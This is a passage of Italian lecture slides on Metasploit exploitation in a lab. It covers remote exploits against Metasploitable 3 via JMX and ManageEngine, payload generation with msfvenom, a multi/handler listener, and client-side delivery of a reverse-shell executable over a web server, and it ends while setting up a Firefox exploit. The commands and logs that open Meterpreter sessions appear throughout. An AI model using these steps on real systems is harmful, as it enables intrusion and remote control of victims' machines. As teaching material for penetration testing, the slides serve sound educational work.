
```
msf6 exploit(windows/http/manageengine_connectionid_write) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] Creating JSP stager
[*] Uploading JSP stager FKlyZ.jsp ...
[*] Executing stager ...
[*] Sending stage (176202 bytes) to 10.0.2.9
[+] Deleted ../webapps/DesktopCentral/jspf/FKlyZ.jsp
[*] Meterpreter session 1 opened (10.0.2.5:4444 → 10.0.2.9:49348) at 2024-05-14 01:03:
15 -0400

meterpreter >
```

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 12

- ***Java Management Extensions (JMX):*** *Tecnologia Java che fornisce strumenti per la gestione ed il monitoraggio di applicazioni, oggetti di sistema, dispositivi, reti, etc*

- Utilizzeremo
  - **`multi/misc/java_jmx_server`**
  - Sulla porta **`1617`**



CVE-2015-2342 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Current Description

The JMX RMI service in VMware vCenter Server 5.0 before u3e, 5.1 before u3b, 5.5 before u3, and 6.0 before u1 does not restrict registration of MBeans, which allows remote attackers to execute arbitrary code via the RMI protocol.

Source: MITRE

View Analysis Description

Evaluator Description

CWE-415: Double Free

Severity CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** N/A NVD score not yet provided.

References to Advisories, Solutions, and Tools

By selecting these links, you will be leaving NIST webspace. We have provided these links to other web sites because they may have information that would be of interest to you. No inferences should be drawn on account of other sites being referenced, or not, from this page. There may be other web sites that are more appropriate for your purpose. NIST does not necessarily endorse the views expressed, or concur with the facts presented on these sites. Further, NIST does not endorse any commercial products that may be mentioned on these sites. Please address comments about this page to nvd@nist.gov.

QUICK INFO

CVE Dictionary Entry: CVE-2015-2342

NVD Published Date: 10/12/2015

NVD Last Modified: 08/11/2018

Metasploit

Remote Exploitation (Metasploitable 3) – Esempio 12

- ***Java Management Extensions (JMX):*** *Tecnologia Java che fornisce strumenti per la gestione ed il monitoraggio di applicazioni, oggetti di sistema, dispositivi, reti, etc*

1. `use multi/misc/java_jmx_server`
2. `set RHOST 10.0.2.7`
3. `set RPORT 1617`
4. `exploit`

```
msf5 exploit(multi/misc/java_jmx_server) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 10.0.2.7:1617 - Using URL: http://0.0.0.0:8080/8o6uNE
[*] 10.0.2.7:1617 - Local IP: http://10.0.2.15:8080/8o6uNE
[*] 10.0.2.7:1617 - Sending RMI Header...
[*] 10.0.2.7:1617 - Discovering the JMXRMI endpoint...
[+] 10.0.2.7:1617 - JMXRMI endpoint on 10.0.2.7:49201
[*] 10.0.2.7:1617 - Proceeding with handshake...
[+] 10.0.2.7:1617 - Handshake with JMX MBean server on 10.0.2.7:49201
[*] 10.0.2.7:1617 - Loading payload...
[*] 10.0.2.7:1617 - Replied to request for mlet
[*] 10.0.2.7:1617 - Replied to request for payload JAR
[*] 10.0.2.7:1617 - Executing payload...
[*] Sending stage (53844 bytes) to 10.0.2.7
[*] Meterpreter session 4 opened (10.0.2.15:4444 -> 10.0.2.7:50490) at 2019-05-10 23:35:44 +0200

meterpreter >
```

Outline

- Concetti Preliminari
- Sfruttare le Vulnerabilità
- Vulnerabilità ed Exploit
- Metasploit
  - Introduzione
  - Remote Exploitation
  - **Client-side Exploitation**
  - Armitage
- Veil Client-side Exploitation

Metasploit
Client-Side Exploitation

- Fino ad ora ci siamo occupati di attacchi «Server-side»
  - Sfruttando vulnerabilità remote presenti su una macchina target

- Se una macchina target non presenta vulnerabilità sfruttabili da remoto bisogna «fare leva» sugli utenti di tale macchina
  - Sfruttando «debolezze umane» e provando a far eseguire determinati payload a tali utenti

Metasploit


Tipico Pattern per Client-Side Exploitation

- Un tipico pattern per la Client-Side Exploitation prevede i seguenti passi
  1. Generare (ed eventualmente codificare) un payload sulla macchina attaccante
  2. Veicolare sulla macchina target il payload generato al punto 1.
  3. Far sì che il payload venga eseguito sulla macchina target da utenti che abbiano accesso ad essa

Metasploit

Generazione Payload tramite `msfvenom`

- Uno degli strumenti più potenti per la generazione di payload e la relativa codifica è **`msfvenom`**, appartenente al framework Metasploit
  - **`man msfvenom`**



```
MSFVENOM(1)              Metasploit Framework - msfvenom              MSFVENOM(1)

NAME
       msfvenom - Payload Generator and Encoder

SYNOPSIS
       msfvenom [options] <var=val>

DESCRIPTION
       Msfvenom  is a combination of Msfpayload and Msfencode, putting both of
       these tools into a single Framework  instance.  Msfvenom  has  replaced
       both msfpayload and msfencode as of June 8th, 2015.

OPTIONS
       -p,  --payload [payload]  Payload to use. Specify a '-' or stdin to use
       custom payloads
           --payload-options    List the payload's standard options

       -l, --list  [module_type]
              List a module type example: payloads, encoders, nops, all

       -n, --nopsled  [length]
              Prepend a nopsled of [length] size on to the payload
```

Metasploit

Generazione Payload tramite `msfvenom`

- **`msfvenom`** consente di generare payload per numerose piattaforme software ed architetture hardware

```
-f, --format  [format]
      Output format (use --help-formats for a list)

--help-formats
      List available formats

-e, --encoder  [encoder]
      The encoder to use

-a, --arch  [architecture]
      The architecture to use

--platform   [platform]
      The platform of the payload
      Cisco or cisco, OSX or osx, Solaris  or  solaris,  BSD  or  bsd,
      OpenBSD  or openbsd, Firefox or firefox, BSDi or bsdi, NetBSD or
      netbsd, NodeJS or nodejs, FreeBSD or freebsd, Python or  python,
      AIX  or aix, JavaScript or javascript, HPUX or hpux, PHP or php,
      Irix or irix, Unix or unix, Linux or linux, Ruby or  ruby,  Java
      or java, Android or android, Netware or netware, Windows or win-
      dows
```

Piattaforme supportate

Metasploit

Generazione Payload tramite `msfvenom`

- **`msfvenom -l payloads`**

```
Framework Payloads (556 total) [--payload <value>]
==================================================

    Name                                              Description
    ----                                              -----------
    aix/ppc/shell_bind_tcp                            Listen for a connection
and spawn a command shell
    aix/ppc/shell_find_port                           Spawn a shell on an esta
blished connection
    aix/ppc/shell_interact                            Simply execve /bin/sh (f
or inetd programs)
    aix/ppc/shell_reverse_tcp                         Connect back to attacker
 and spawn a command shell
    android/meterpreter/reverse_http                  Run a meterpreter server
 in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                 Run a meterpreter server
 in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                   Run a meterpreter server
 in Android. Connect back stager
    android/meterpreter_reverse_http                  Connect back to attacker
```

Lista dei payload supportati da `msfvenom` (output parziale)

Metasploit

Generazione Payload tramite `msfvenom`

- **`msfvenom -l encoders`**


```
Framework Encoders [--encoder <value>]
======================================

    Name                            Rank       Description
    ----                            ----       -----------
    cmd/brace                       low        Bash Brace Expansion Command Encode
r
    cmd/echo                        good       Echo Command Encoder
    cmd/generic_sh                  manual     Generic Shell Variable Substitution
 Command Encoder
    cmd/ifs                         low        Bourne ${IFS} Substitution Command
Encoder
    cmd/perl                        normal     Perl Command Encoder
    cmd/powershell_base64           excellent  Powershell Base64 Command Encoder
    cmd/printf_php_mq               manual     printf(1) via PHP magic_quotes Util
ity Command Encoder
    generic/eicar                   manual     The EICAR Encoder
    generic/none                    normal     The "none" Encoder
    mipsbe/byte_xori                normal     Byte XORi Encoder
    mipsbe/longxor                  normal     XOR Encoder
    mipsle/byte_xori                normal     Byte XORi Encoder
    mipsle/longxor                  normal     XOR Encoder
    php/base64                      great      PHP Base64 Encoder
```

Lista degli encoder supportati da `msfvenom` (output parziale)

Metasploit

Generazione Payload tramite `msfvenom`

- **`msfvenom --list formats`**



Lista dei formati eseguibili supportati da `msfvenom` (output parziale)

Metasploit

Generazione Payload tramite `msfvenom`

- **`msfvenom --list formats`**

```
Framework Transform Formats [--format <value>]
==============================================

    Name
    ----
    bash
    c
    csharp
    dw
    dword
    hex
    java
    js_be
    js_le
    num
    perl
    pl
    powershell
```

Lista dei linguaggi di programmazione supportati da `msfvenom` (output parziale)

Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)

1. Per effettuare la Client-Side Explotation è innanzitutto necessaria la generazione del payload, che verrà effettuata mediante **`msfvenom`**

   - **`msfvenom -p windows/meterpreter/reverse_tcp lhost=10.0.2.15 lport=4444 -f exe -o my_payload.exe`**
     - **`-p windows/meterpreter/reverse_tcp`** è il tipo di payload selezionato
     - **`lhost=10.0.2.15`** è l'indirizzo IP della macchina Kali, che permetterà di instaurare una *Reverse Shell* con la macchina target
     - **`lport=4444`** è la porta sulla quale sarà stabilita la *Connessione Reverse*
     - **`-f exe`** è il formato del payload (*Windows **exe**cutable file*)
     - **`-o my_payload.exe`** salva il codice generato, nel file che segue l'opzione **`-o`**

2. Il payload dovrà poi essere veicolato alla macchina target

Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)

- **Idea:** verrà usato un generico *Modulo Handler* che si occuperà di gestire una *Connessione di tipo Reverse* verso la macchina target non appena il payload verrà eseguito su tale macchina
  - Tale modulo metterà la macchina Kali in «attesa di connessioni» (*Listening*) su una determinata porta
    - La porta usata di default dal Modulo Handler è la **`4444`**

3. Avviare Metasploit e configurare il *Modulo Handler*
   - **`use exploit/multi/handler`**
   - **`set payload windows/meterpreter/reverse_tcp`**
   - **`set LHOST 10.0.2.15`**

Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)

4. Controllare che tutte le opzioni siano state configurate
   - **`show options`**

```
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port
```

Output Parziale

Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)


5. Avviare il *Modulo Handler*, il quale rimarrà in «attesa» (*Listening*) di *Connessioni di tipo Reverse* da parte della macchina target
   - **`run`**

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
```

Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)

6. Simuliamo l'esecuzione da parte della «vittima» (host Windows XP SP3) del payload generato al punto 1.



Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)

6. Simuliamo l'esecuzione da parte della «vittima» (host Windows XP SP3) del payload generato al punto 1.

Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)

- Nell'esempio, scaricheremo ed eseguiremo il file **`my_payload.exe`** sull'host Windows XP SP3

- **Passo 1:** [Macchina Kali - indirizzo IP: `10.0.2.15`] Copiamo il payload nella root directory del Web Server Apache ed avviamo tale Server
  - `cp my_payload.exe /var/www/html/`
  - `service apache2 start`

Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)


- Nell'esempio, scaricheremo ed eseguiremo il file **`my_payload.exe`** sull'host Windows XP SP3

  - **Passo 2:** [Macchina Windows XP] Accediamo tramite Web Browser al seguente URL, poi scarichiamo ed eseguiamo il payload
    - **`http://10.0.2.15/my_payload.exe`**

Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)


- Nell'esempio, scaricheremo ed eseguiremo il file **`my_payload.exe`** sull'host Windows XP SP3



Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)

- Nell'esempio, scaricheremo ed eseguiremo il file **`my_payload.exe`** sull'host Windows XP SP3



Metasploit

Client-Side Exploitation – Esempio 1 (Windows XP)

- Non appena è eseguito il payload, viene creata una nuova sessione Meterpreter (*Reverse Shell*) sulla macchina Kali

```
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] Sending stage (179779 bytes) to 10.0.2.18
[*] Meterpreter session 1 opened (10.0.2.15:4444 -> 10.0.2.18:1091) at 2019-04-13 21:00:30 +0200

meterpreter >
```

Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- Sfrutteremo una vulnerabilità presente su una specifica versione (41.0) di Mozilla Firefox in sistemi Microsoft Windows
  - *Firefox nsSMILTimeContainer::NotifyTimeChange() RCE*

- Assumiamo di avere una macchina con Sistema Operativo Windows 10

- Scarichiamo ed installiamo Mozilla Firefox 41.0 sulla macchina Windows 10
  - https://ftp.mozilla.org/pub/firefox/releases/41.0/win32/en-US/Firefox%20Setup%2041.0.exe

Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- Per simulare la rilevazione della versione del Web browser in esecuzione sulla macchina Windows 10 utilizzeremo un modulo fornito da Metasploit
  - Tale modulo fa sì che la macchina attaccante (Kali) resti in ascolto su una determinata porta (**80**)
  - In uno scenario reale, un attaccante, mediante tecniche di *Social Engineering*, potrebbe indurre un utente che utilizza la macchina target ad aprire l'URI relativo alla porta in ascolto

Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)


- È possibile configurare ed avviare il modulo Metasploit mediante i seguenti passi

1. `use auxiliary/gather/browser_info`
2. `set SRVHOST 10.0.2.15` **(Indirizzo IP della macchina Kali)**
3. `set SRVPORT 80`
4. `set URIPATH /`
5. `run`

Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- Dalla macchina Windows 10, utilizzando la versione di Firefox installata in precedenza, visitiamo il seguente URI
  - `10.0.2.15`



Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- Tornando alla MSFConsole possiamo osservare quanto segue

```
msf5 auxiliary(gather/browser_info) > run
[*] Auxiliary module running as background job 0.

[*] Using URL: http://10.0.2.15:80/
[*] Server started.
msf5 auxiliary(gather/browser_info) > [*] Gathering target information f
or 10.0.2.16
[*] Sending HTML response to 10.0.2.16
[-] Target 10.0.2.16 has requested an unknown path: /favicon.ico
[-] Target 10.0.2.16 has requested an unknown path: /favicon.ico
[+] 10.0.2.16 - We have found the following interesting information:
[*] 10.0.2.16 - source = Browser allows JavaScript
[*] 10.0.2.16 - ua_name = Firefox
[*] 10.0.2.16 - ua_ver = 41.0
[*] 10.0.2.16 - arch = x86
[*] 10.0.2.16 - os_name = Windows
[*] 10.0.2.16 - language = en-US,en;q=0.5
```

Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- La versione 41.0 di Firefox è affetta dalla seguente vulnerabilità

Firefox nsSMILTimeContainer::NotifyTimeChange() RCE

This module exploits an out-of-bounds indexing/use-after-free condition present in nsSMILTimeContainer::NotifyTimeChange() across numerous versions of Mozilla Firefox on Microsoft Windows.

Module Name

exploit/windows/browser/firefox_smil_uaf

Exploit

Authors

Anonymous Gaijin
William Webb <william_webb [at] rapid7.com>

References

CVE-2016-9079
URL: https://bugzilla.mozilla.org/show_bug.cgi?id=1321066
URL: https://www.mozilla.org/en-US/security/advisories/mfsa2016-92/

Targets

Mozilla Firefox 38 to 41

Versioni di Firefox affette da tale vulnerabilità

Metasploit

Client-Side Exploitation – Esempio 2 (Windows 10)

- Per sfruttare la vulnerabilità mostrata in precedenza

